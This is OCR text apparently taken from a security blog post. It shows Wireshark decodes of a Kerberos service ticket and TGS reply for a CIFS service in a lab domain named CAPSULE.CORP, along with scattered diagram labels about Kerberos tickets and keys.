
```
▾ ticket
    tkt-vno: 5
    realm: CAPSULE.CORP
  ▾ sname
      name-type: kRB5-NT-SRV-INST (2)
    ▾ sname-string: 2 items
        SNameString: cifs
        SNameString: sql01.capsule.corp
  ▾ enc-part
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      kvno: 5
    ▾ cipher: 7f471d07ea5d0aa724cda01466baaa2af3bb8aa3316af0e4…
      ▾ encTicketPart
          Padding: 0
        ▾ flags: 40a10000
            0... .... = reserved: False
            .1.. .... = forwardable: True
            ..0. .... = forwarded: False
            ...0 .... = proxiable: False
            .... 0... = proxy: False
            .... .0.. = may-postdate: False
            .... ..0. = postdated: False
            .... ...0 = invalid: False
            1... .... = renewable: True
            .0.. .... = initial: False
            ..1. .... = pre-authent: True
            ...0 .... = hw-authent: False
            .... 0... = transited-policy-checked: False
            .... .0.. = ok-as-delegate: False
            .... ..0. = unused: False
            .... ...1 = enc-pa-rep: True
            0... .... = anonymous: False
        ▸ key
          crealm: CAPSULE.CORP
        ▾ cname
            name-type: kRB5-NT-PRINCIPAL (1)
          ▾ cname-string: 1 item
              CNameString: Vegeta_sa
        ▸ transited
```




```
▾ enc-part
    etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
  ▾ cipher: 22dbac78d78d64dccc624a25a8f390b4dbe891700e168772…
    ▾ encTGSRepPart
      ▸ key
      ▸ last-req: 1 item
        nonce: 284817964
        Padding: 0
      ▸ flags: 40a10000
        authtime: 2021-04-12 14:21:02 (UTC)
        starttime: 2021-04-12 14:21:02 (UTC)
        endtime: 2021-04-12 14:36:02 (UTC)
        renew-till: 2021-04-19 14:20:24 (UTC)
        srealm: CAPSULE.CORP
      ▾ sname
          name-type: kRB5-NT-SRV-INST (2)
        ▾ sname-string: 2 items
            SNameString: cifs
            SNameString: sql01.capsule.corp
      ▸ encrypted-pa-data: 2 items
```

Session Key and other info

Vegeta’s Forwardable
HTTP ST



AS
Vegeta
NTDS
TGS
TGT
ST
ST
encTGSRep
Info
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator




www.crummie5.club

